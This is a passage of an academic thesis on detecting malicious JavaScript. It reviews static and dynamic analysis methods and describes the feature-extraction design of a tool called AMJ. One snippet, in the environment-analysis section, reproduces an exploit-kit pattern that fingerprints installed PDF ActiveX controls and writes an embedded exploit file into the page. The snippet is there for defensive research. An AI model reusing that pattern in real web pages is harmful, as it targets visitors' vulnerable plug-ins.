


Figure 2.2: Esprima AST example




Figure 2.3: Esprima Tokenization Example

Node module esprima-ast-utils [31] were used in project AMJ as well, it helps to manipulate, transform, query and debug esprima ASTs.

2.7 Related Work

There are many researches working on analyzing malicious JavaScripts, de-obfuscation, or classification of benign and malicious JavaScript code. Two main directions here are **Static Analysis** and **Dynamic Analysis**. Static Analysis is efficient, low overhead but cannot catch some tricky cases, while Dynamic Analysis is more powerful but suffering big performance issues (e.g. exploring all execution path). Therefore, many research groups used a combination of these two to achieve a balance between accuracy and performance.

2.7.1 Static Analysis

The static analysis method checks the static characteristics and the structure of the JavaScript. Besides, for any piece of JavaScript code to be executed, it needs to be decomposed into lexical tokens. The static analysis takes the advantages of this process via using the lexical tokens directly without executing the script itself. This approach has negligible runtime overhead so it is widely used in browser extensions to capture static signatures and block the malicious web pages.

```
    {
        "type": "Keyword",
        "value": "var",
        "range": [0, 3]
    },
    {
        "type": "Identifier",
        "value": "x",
        "range": [4, 5]
    },
    {
        "type": "Punctuator",
        "value": "=",
        "range": [6,  7]
    },
    {
        "type": "String",
        "value": "hello",
        "range": [8,  15]
    },
    {
        "type": "Punctuator",
        "value": ";",
        "range": [15, 16]
    }
```

(tokens from Esprima)

In the decomposing stage, the code will be decomposed into Keywords, Punctuators, Identifiers and Literals follows the language specification of JavaScript [23] sequentially.

By calling *esprima.tokenize('var x = "hello";')*, we can get the tokens in JSON format[4] on the left. We can see the type, value and the range of each token.

Based on those tokens, further analysis based on rules and heuristics can be performed. For example, Support Vector Machines(SVM) based static analysis. Given benign and malicious code as two sets of training data, an SVM can determines a hyperplane that separates both classes with maximum margin. After training, when feeding an unknown data to the SVM, it will map it to the vector space and classify it to either begin or malicious side of the hyperplane.

Since the actual name of variable or function does not change the semantic of the code, in Cujo [15]'s implementation those identifier tokens were replaced to the generic token **ID**. Similarly generic tokens **NUM** and **STR** are used instead of numerical literals and string literals respectively. To further strengthen the static analysis, they also record the length of each string literals (**STR.01** refers to a string with up to 10^1 characters) and added **EVAL** in their tokens for feature extraction.

```
var x = 1;
var y = "helloworld";
var z = x + 15;
```

(original code)

```
ID = NUM;
ID = STR.01;
ID = ID + NUM;
```

(Cujo's implementation)

Cujo used the concept of **q-grams** to perform feature extraction based on the tokens. Where **q** is the length of each pattern (i.e. number of consecutive tokens). They then perform analysis to find the top feature of a certain attack with the corresponding tokens.

[4]JavaScript Object Notation (JSON) is an open-standard file format that uses human-readable text to transmit data objects consisting of attribute–value pairs and array data types.

Another approach for static analysis is based on the hierarchical structure of JavaScript abstract syntax tree (AST), for example ZOZZLE [17]. In ZOZZLE's implementation, a feature contains two things: the context which it appears (e.g. loops, conditional branches, try catch blocks, etc.) and the text of the AST node.

```
Program body[1]
|--VariableDeclaration
    |--declarations[1]
    |--VariableDeclarator
    |   |--id
    |      |--Identifier
    |         |--name:x
    |   |--init
    |      |--Literal
    |         |--value:1
    |         |--raw:1
    kind:var
```

(AST from Esprima)

Their implementation limits the possible number of features for a better performance. Only add to the feature set if the AST node is expression or variable declaration. Then using **Bayesian classifier** to run the classifier training.

Left figure is a sample AST of a single variable declaration with initial value 1 (extracted from Esprima for "var x = 1"). They also add some pre-defined string patterns to speed up the matching process.

Bayesian classifier: This model had been used for classifier to classify malicious code and benign code based on training sets by assuming all features are independent. Even this assumption might not be true for example feature of string concatenation obfuscation might be related to feature of *eval()* function call. However, surprisingly, this assumption has yielded good results in the past because of its simplicity which allows the classifier is efficient to train and run.

The probability assigned to label L_i for code fragment containing features $F_1, ..., F_n$ may be computed using Bayes rule as follows:

$$P(L_i|F_1, ..., F_n) = \frac{P(L_i)P(F_1, ..., F_n|L_i)}{P(F_1, ..., F_n)}$$

All purely static signature based detector will fail to detect some patterns if the malicious content does not match any of the known signatures. Therefore, theses kind of detectors or analyzers need to be kept trained with new samples to continue to be effective.

Environment Analysis

Because of JavaScript's inconsistent Cross-Platform issues [Section 2.1], web-based malware tends to be environment-specific which will attempt to fingerprint the version of the victim's software, for example, the browser and version of installed plug-ins. Following are the three main techniques attackers commonly used:

- **Environment Matching**: the malicious JavaScript determines the capabilities of the browser and selectively alerts the content of the page.
- **Fingerprinting**: use a set of environment variables so that it is more comprehensive and detailed in its assessment.
- **Cloaking** [32]: is a technique that allows the malicious JavaScript code to have different behaviors (show different content) depends on who is visiting the page.

Malwares were triggered infrequently, which is the fundamental limitation for detecting a piece of code is malicious. It only reveals itself when running in the specific environment.

```
var obj = null;
try {
    obj = new ActiveXObject("AcroPDF.PDF");
} catch (e) {}
if (!obj) {
    try {
        obj = new ActiveXObject("PDF.PdfCtrl");
    } catch (e) {}
}
if (obj) {
    document.write("<embed src=‘exploits/x18.php...’ type=‘application/pdf’ width
        =100 height=100></embed>");
}
```

(Example JavaScript that checks for specific environment)

Rozzle [33] focused on the environment analysis that explores multiple environment related paths within a single execution. Their goal is to increase the effectiveness of dynamic crawler searching for malware.

Static analysis techniques that using AST can be performed to determining what conditions (e.g. if, try catch, etc.) in JavaScript code are environment-dependent.(focusing on **ActiveXObject** calls and **navigator** object)

Function Invocation Based Analysis

Many of the obfuscation techniques stated above were based on the dynamic generation and run-time evaluation functionality of JavaScript. The following pre-defined functions were usually used together with these obfuscation techniques:

1. JavaScript built in functions (e.g. *eval()*, *usescape()*)
2. DOM methods (e.g. *document.write()*)

Apart from those built in functions. The dynamic feature of JavaScript allows user-defined functions to be invoked in multiple ways, which also increase the difficulty for static checks.

```
// global defined function
function plus1(a) {
  return a+1;
}
```

(function plus1())

```
function funObj(){
  this.f = plus1;
}
(new funObj).f(2); //3
```

(passed as array element)

```
var myArray = new Array(plus1, 1);
myArray[0](myArray[1]); //2
```

(passed as object field)

```
var myVar = plus1;
myVar(3); //4
```

(passed as variable)

The above examples show the three different ways of invoking the same function. (function *plus1()* was pre-defined and in global scope). Those functions are called in a way that can hide their arguments from the static perspective.

JStill [25] focused on the function arguments and they introduced the idea of capturing function invocations from tracking byte codes of JavaScript.

2.7.2 Dynamic Analysis

Due to the fact that, some obfuscated code can not be observed from static point of view. For example the malicious payload could be hidden inside *eval()* calls. Moreover malware author always hides the evil content using cloaking techniques [32] (only revealing the malicious content when the victim is using a specific version of the browser with a vulnerable plug-in).

For those cases, we should take the advantages of Dynamic Analysis. Dynamic analysis can actually run the code and try to cover as many code paths as possible to trigger the malicious part.

A successful dynamic analysis tool must have a large code coverage (same code must be run within all combination of the browsers and plug-ins) in order to detect malicious content efficiently. Call back feature of JavaScript is also difficult to capture, attacker can load the evil code only when a specific mouse lick event is triggered.

Symbolic Execution This technique is used to analysis a program to determine what inputs cause each part of the program execute (branches of code).

In dynamic symbolic execution, user inputs are treated as symbolic variables. Dynamic symbolic execution differs from normal execution in that while many variable have their concrete values like 1 for an integer variable, the values of other variables which depend on symbolic inputs are represented by *symbolic* formulas over the symbolic inputs, like $userinput+1$. Whenever any of the operands of a JavaScript operation is symbolic, the operation is simulated by creating a formula for the result of the operation in terms of the formulas for the operands.

For example:

Assume x has symbolic value $input_1 + 1$.
For an assignment operation $y = x$:
    the symbolic execution of the operation copies this value to y. ($y = input_1 + 1$)

For an arithmetic operation $y = x + 5$:
    the concrete values are calculated and symbolic part keep the same ($y = input_1 + 6$)

(String and boolean are treated in the similar way)

However, symbolically executing all feasible code paths does not scale to large application. The number of paths grows exponentially with an increase in program size. Therefore most tools that have symbolic executions generally use heuristics for path finding to reduce the execution cost and some use depth-limit to restrict the number of depths of execution performs, to prevent program crashes for analyzing JavaScript with logic obfuscations.

Dynamic Symbolic Interpreter Before dynamic symbolic execution, the first step is to record the execution of the program with concrete inputs. JASIL [35] is an existing instrumentation component implemented in the web browser's JavaScript interpreter that can be used to record the semantics of the operations. It will capture all operations on integers, booleans, strings, arrays, as well as control-flows, object types, and calls to browser-native methods. Once they have the recorded instructions they run a symbolic interpreter to perform the symbolic execution.

Path Constraint Extractor A concrete boolean value (true or false) will be recorded along each control-flow branch (e.g. if and else) during the execution for indicating if the branch was taken. In symbolic execution, the corresponding branch condition is recorded by the path constraint extractor if it is symbolic.

```
function checkNum(num) {
  if (num > 0) {          // (num > 0)
    if (num < 3) {
      return "small";     // (num > 0) AND (num < 3)
    } else {
      return "big";       // (num > 0) AND (num > 3)
    }
  }
  return "error";         // (num < 0)
}
```

(example path constrains)

Path constraint is the formula formed by conjoining the symbolic branch conditions (negating the conditions if branches that were not taken) as execution continues. If an input value satisfies the path constraint, then the program execution on that input will follow the same execution path.

In the above below, if we take *2* as input which is greater than *0* and smaller than *3*. Follow the path constraint for this input, we know the return value will be "small".

Based on the path constrains, we can use constraint solver to perform symbolic executions on the application. Using path constrains could effectively get rid of all dead codes in symbolic executions, i.e. reduce the size of path tree. This concept is also related to path sensitive analysis [57].

Multi-execution: The idea of multi-execution is to execute the program multiple times with different input values in order to discover how inputs affect the behaviour of the program. While Rozzle [33] introduces single-pass multi-execution approach which execute both possibilities whenever it encounters control flow branching that is dependent on the environment. For example, in the case of if statement, both if and else branches will be executed. A key insight is to perform *weak updates*. Assignments in different branches while execution will only update the original value which means multi-execution won't cause dependency issue.

```
1 var a="hello";
2 var env=navigator.plugins[0].name;
3 if (env=="Chrome PDF Plugin") {
4     a+="world";
5 } else {
6     a+="!";
7 }
```

(original code)

```
1 var a="hello";
2 var env=navigator.plugins[0].name;
3 // if branch
4 a+="world";   //a = "helloworld"
5 // else branch
6 a="hello";    // a = "hello!"
7 a+="!";
```

(single-pass multi-execution)

The values before entering the branching statements were recorded and used as for executing both if and else branches. In *line6*, after executing the if branch, the value of a had been reset before execute the else branch.

GUI Event Analysis

In the DOM of most rich web applications, there are a variety of event handlers registered by different objects. For example, user can click on a button to submit a form. Event handler code may checks the state of GUI elements (e.g. check-box). User can trigger all those events in any order, and the application might have different behaviours. Some malicious content may only be triggered if victim triggers some events in the certain order. This makes it very difficult to detect beforehand.

```
// get all the DOM elements
var allElements = document.getElementsByTagName('*');

// loop over all items and printout the one  registered with onclick event
for (var i = 0; i < allElements.length; i++) {
  if (allElements[i].onclick) {
    console.log(allElements[i]);
  }
}

// check if a check-box is checked
document.getElementById("myCheck").checked;

// trigger an onclick event
document.getElementById("myButton").click();
```

(examples of finding and triggering GUI elements in DOM)

Kudzu [19] developed a GUI explorer that searches the space of all event sequences using a random exploration strategy which randomly selects an ordering among the user events registered by the web page.

The challenge is the event handler might be created or deleted during code execution. (i.e. after clicking the button, a new form object might be created or deleted in DOM). So if we could determine the priority of events, we can improve the efficiency of exploration.

Chapter 3

Project AMJ

3.1 Project Overview & Overall Design

In order to study the malicious JavaScript both generated by Exploit-Kits and written by attackers, we started the project AMJ which is an analyzer for malicious JavaScript to help us to understand the patterns, obfuscation techniques used.

To achieve this, AMJ has two main components: Feature Extraction Component and Clustering Component. AMJ will extract features based on the AST and tokens by Esprima for each sample in the dataset first, and then proprocess data to construct the feature array for the clustering component. During the feature extraction, hidden payloads would be extracted. At the same time, a feature report could be generated for user to study the patterns of any specific sample.




Figure 3.1: AMJ Feature Extraction

After getting feature arrays, second step is to split the dataset into different clusters. At the end, a statistical report on clustering result will be generated.



Clustering
Read Input (Feature Arrays)
F_Array(0, 0.75,0.25,...,)
Unsupervised Machine Learning (Hierarchical Clustering)
Cluster 1
Cluster 2
...
Cluster n
Statistic Analysis on Clusters
Cluster i
1. Direct Features
2. Implied Features
3. Average ...
4. ...
cluster report

Figure 3.2: AMJ Clustering

All samples in the cluster should have very high similarities in terms of syntactic or the obfuscation techniques used. For example, assume someone has a de-obfuscation tool works for one of the files in the cluster should work on the rest without any change (or some minor change needed). The cluster result can help us to understand the relations between samples based on groups. Given the cluster result for our known samples, we can perform classifications on the unknown samples to build up a connection between the known and the unknown samples.



Classify
Feature Extraction on Unknown Sample
file.js
F_Array(,...,)
Supervised Machine Learning (KNN-classifier)
Cluster 1
Cluster 2
...
Cluster n

Figure 3.3: AMJ Classification

Chapter 4

AMJ – Feature Extraction Component

This chapter consecrates on the feature extraction component of AMJ. First, we will discuss some of our design choices for the data structure and the implementations. Then we will explain what features we were captured and how we captured them from the static to dynamic aspect.

4.1 Tracking String Variables

AMJ focuses on the static patterns used in those malicious JavaScripts. As we discussed in the background researches, majority of the obfuscated JavaScripts use string to hide the malicious content/code which will be unpacked later via *eval()* function calls. Therefore, in order to capture these patterns, we focus on tracking variables that have a possibility to be string and capture function calls like *eval()* which can evaluate the string into malicious codes.

4.1.1 Variable Initialization & Variable Assignment

There are two scenarios that a variable in JavaScript could get a string value, in variable initialization or in an assignment expression. We can use the keyword **var** to declare variables. Furthermore we can choose whether assign a value to the variable or not when we declare them or later in the script. We said a variable is declared the first time it appears in the script.

```
var a = "myA";              // declare variable with initial value
```

From the AST, we can see the node type of that instruction show as **VariableDeclaration**. In VariableDeclaration we can get the variable name and its initial value (might be **null** from the AST, means undefined in JavaScript).

```
VariableDeclaration {
 type: ‘VariableDeclaration’,
 declarations:
  [ VariableDeclarator {
      type: ‘VariableDeclarator’,
      id: [Identifier { type: ‘Identifier’, name: ‘a’}],
      init: [Literal { type: ‘Literal’, value: ‘myA’, raw: ‘"myA"’}],
    } ],
 kind: ‘var’}
```

(AST VariableDeclaration Node from Esprima)

However, JavaScript also allows user to declare a variable without using the **var** keyword and assign a value to it. This is known as an **implicit declaration**[1] which is the same as assignment expressions from the AST.

[1]https://docs.microsoft.com/en-us/scripting/javascript/reference/var-statement-javascript

```
c = 0;                    // implicit declaration

var d;                    // declare variable with undefined initial value
d = 0;                    // assignment
```

The JavaScript parser will treat the implicit declaration as **ExpressionStatement**

```
 ExpressionStatement {
  type: 'ExpressionStatement',
  expression:
   AssignmentExpression {
     type: 'AssignmentExpression',
     operator: '=',
     left: Identifier { type: 'Identifier', name: 'd' },
     right: Literal { type: 'Literal', value: 0, raw: '0' },
   },
}
```

(AST ExpressionStatement Node from Esprima)

4.1.2 Variable Scopes

In order to track variables more precisely, we need to understand how the variable scopes work in JavaScript. The scope of a variable is controlled by the location of the variable declaration, and defines the part of the program where a particular variable is accessible.

Before ES5[2] JavaScript variables could only be declared by keyword **var**, and JavaScript had only two scopes – global and local (function). Any variable declared outside of a function belongs to the global scope, and is therefore accessible from anywhere in the code. Each function has its own scope, and any variable declared within that function is only accessible from that function and any nested functions.

```
for (...){
  var x = "global_x";
}

function foo(){
  var f = "function_f";
  console.log(f);     // function_f
  console.log(x);     // global_x
}

console.log(f);       // ReferenceError: f is not defined
console.log(x);       // global_x
```

(global scope and function scope)

In ES6[3] JavaScript introduced two new keywords that provides a way to define block-scope variables and constants. **let** and **const**.

```
for (...){
  let x = "for_block_x";
  console.log(x);              // for_block_x
}
console.log(x);                // ReferenceError: x is not defined

const a = "global_a";
if (....) {
  const a = "if_block_a";      // if_block_a
  console.log(a);
} else {
  const a = "else_block_a";
  console.log(a);              // else_block_a
}
console.log(a);                // global_a
```

(block scope)

[2]ECMA 5th edition was published in December 2009 [26]
[3]ECMA 6th edition was published in June 2015 [27]

4.1.3 Data Structure

In this section, we will discuss the data structure used in AMJ for variable tracking, and some of our implementation choices. The variable declarations and assignments can be found when traversing the AST as discussed before, we need to find the most suitable data-structure to store these values so that we would be able to find the reference value when the variable was used in the later code. (assign to other variables, pass as function parameter, etc.)

Variable Map(*varMap*)
Apparently, what we need is a one-to-one mapping from the variable name (i.e. identifier) to its value. Hashmap was the first data structure came up in our mind which could fit all the requirements. Therefore, in AMJ, one **hashmap**[4] named *varMap* is used to store the variable names and their values(with types) when variable was assigned or initialized. Due to the fact that JavaScript is a weakly typed language, we decided to store the type along with the value. Variables are stored in the following three different forms in the *varMap*:

- **Single Value:** {**key**:$varName$, **value**:[type:$varType$, value:$varValue$]}
  Variables with primitive types[5] (i.e. string, number, boolean, null, undefined, symbol) are stored directly in the *varMap*.

```
var x = "STR_X";
var y = 1;
// varMap:
x : [ { type: 'String' , value: '"STR_X"' } ]
y : [ { type: 'Numeric', value: '1' } ]
```

primitive values

- **Multiple Values:** {**key**:$varName$, **value**:[{type:$varType$, value: {[Obj1],[Obj2] ...}] }
  Variables with compound values such as arrays and objects are stored in a way that we can easily get the value of its elements inside and perform updates.

```
var x = [0, 1];
var y = {a:"a", b:"b"};
// varMap:
x : [ { type: 'ArrayExpression',
        value: [ [{type:'Literal',value: 0}],
                 [{type:'Literal',value: 1}]
               ]
    }]
y : [ { type: 'ObjectExpression',
        value: [{ a: [{type:'String',value:'"a"'}],
                  b: [{type:'String',value:'"b"'}]
               }]
    }]
```

non-primitive values

- **AST Node:** {**key**:$varName$, **value**:[{type:$varType$, value: AST_NODE }
  For Function Declarations and Call Expressions, we store the AST node directly in *varMap*, by doing so, we can re-parse function body when we need.

```
function foo(){};
var y = function(){};
var x = foo();
// varMap:
foo : [ { type: 'user_Function',  value: FunctionDeclaration_NODE }]
y   : [ { type: 'user_Function',  value: FunctionExpression_NODE }]
x   : [ { type: 'CallExpression', value: CallExpression_NODE }]
```

Compound Objects

[4]NodeJS hashmap library: https://www.npmjs.com/package/hashmap
[5]JavaScript data types and data structures https://developer.mozilla.org/en-US/docs/Web/JavaScript/Data_structures

4.1.4 varMap Usage

In last section we've discussed the structure of *varMap*, and now we will go through how we extract type-value pairs from variable declarations/assignments and store them in the *varMap*. The following two functions are used for accessing the *varMap* (note: the value represents the type-value pair):

1. *update(key, value)*: for setting the key value pair to the *varMap*.
2. *get(key)*: for getting the value from the *varMap* by key

Algorithm 1 getValue

```
1:  function GETVALUE($expr, varMap$)
2:      if $expr$ is primitive type then                      ▷ String, Numeric, True, etc.
3:          return $expr.value$
4:      else if $expr$ is identifier then
5:          $key \leftarrow expr.name$
6:          if $key$ exists in $varMap$ then
7:              return $varMap.get(key)$            ▷ prevValue: value stored in varMap
8:          else
9:              $varMap.update(key, ["undefined"])$               ▷ store value as undefined
10:             return $undefined$
11:     else if $expr$ is arrayExpression then
12:         return $getValueArrayExpr(expr, varMap)$
13:     else if $expr$ is objectExpression then
14:         return $getValueFromObjectExpr(expr, varMap)$
15:     else if $expr$ is callExpression then
16:         return $getValueFromCallExpr(expr, varMap)$
17:     ...
```

As we've mentioned in the previous section, variable declaration and assignment expression have some similarity from the AST point of view. To avoid having many duplicated case handle code in AMJ, we decided to implement a generic function *getValue()* which takes a AST expression and the *varMap* as parameters, will return the type-value pair from the expression. By this design, we just need to pass the *RHS* expression from the variable assignment expression or variable declaration expression to *getValue()*, we will be able to get the type-value pair.

If *RHS* contains **primitive types**, we simply update the *varMap* with the type-value directly. If *RHS* is an **identifier**, i.e. reference to other variable, we will check if the referenced variable exists in *varMap*, if yes the value of referenced variable will be stored. Otherwise, **undefined** value will be stored in *varMap* (Method 1). This implementation is inspired by JForce [54], in their research, they introduced the idea of "Crash-Free Forced Execution", they would create fake object in order to prevent the execution crash when encounter undefined objects. In the example below we illustrate the *varMap* result after three declaration expressions:

```
var x = 1;
var y = x;
var z = a;
// varMap: {x : [{type: Numeric, value:1}]
//          y : [{type: Numeric, value:1}]
//          z : [{type: undefined, value: undefined}]}
```

M1: Store Actual Value

We had also tried another approach (Method 2) for handling reference value that is storing the reference identifier instead of the its value. So we only need to visit the *varMap* to follow the reference to get the actual value when this variable is used (Like a linked list).

```
var x = 1;
y = x;
z = a;
// varMap: {x : [{type: Numeric, value:1}]
//          y : [{type: Identifier, value:"x"}]
//          z : [{type: Identifier, value:"a"}]}
```

M2: Store Reference

However, **M2** might cause a long chain of references, and we need to traverse this reference chain to get the actual value, which is time consuming. **More importantly**, the main issue with **M2** is the fact that JavaScript doesn't support pointers. The value of a variable is fixed at the point of assignment or declaration happened. Let's see a concrete example:

```
1 var x = 1;  // M1:x->1          M2:x->1
2 y = x;      // M1:x->1, y->1    M2:x->1, y->x
3 x = 2;      // M1:x->2, y->1    M2:x->2, y->x
4 y?          // M1:1<-y          M2:2<-x<-y
```

Because value of x was updated to *2* in *line3*, By using **M2**, when we need to get the value at *line4*, we will find the value of y is x, and value of x is *2* which is not the correct JavaScript behavior. Therefore, **M1** was used in AMJ.

If *RHS* is an **array expression** or **object expression**, things become a little more complicated. Different to the primitive type variables, an array could contain a number of elements, while an object could contain a number of properties. In *getValue()* function, we check on expression types, and specific functions were implemented to parse the actual expression. To be more specific, for array expressions we have *getValueFromArrayExpr()* and *getValueFromObjectExpr()* for the object expressions.

Objects:

Algorithm 2 getValueFromObjectExpr

```
1: function GETVALUEFROMOBJECTEXPR($expr, varMap$)
2:     $properties \leftarrow expr.properties$
3:     $obj \leftarrow \{\}$                                  ▷ Create a empty object
4:     for $property$ in $properties$ do
5:         $key \leftarrow property.key$
6:         $field \leftarrow property.value$
7:         $obj[key] \leftarrow getValue(field, varMap)$        ▷ get type-value for field
8:     return {type: $ObjectExpression$, value:$obj$}
```

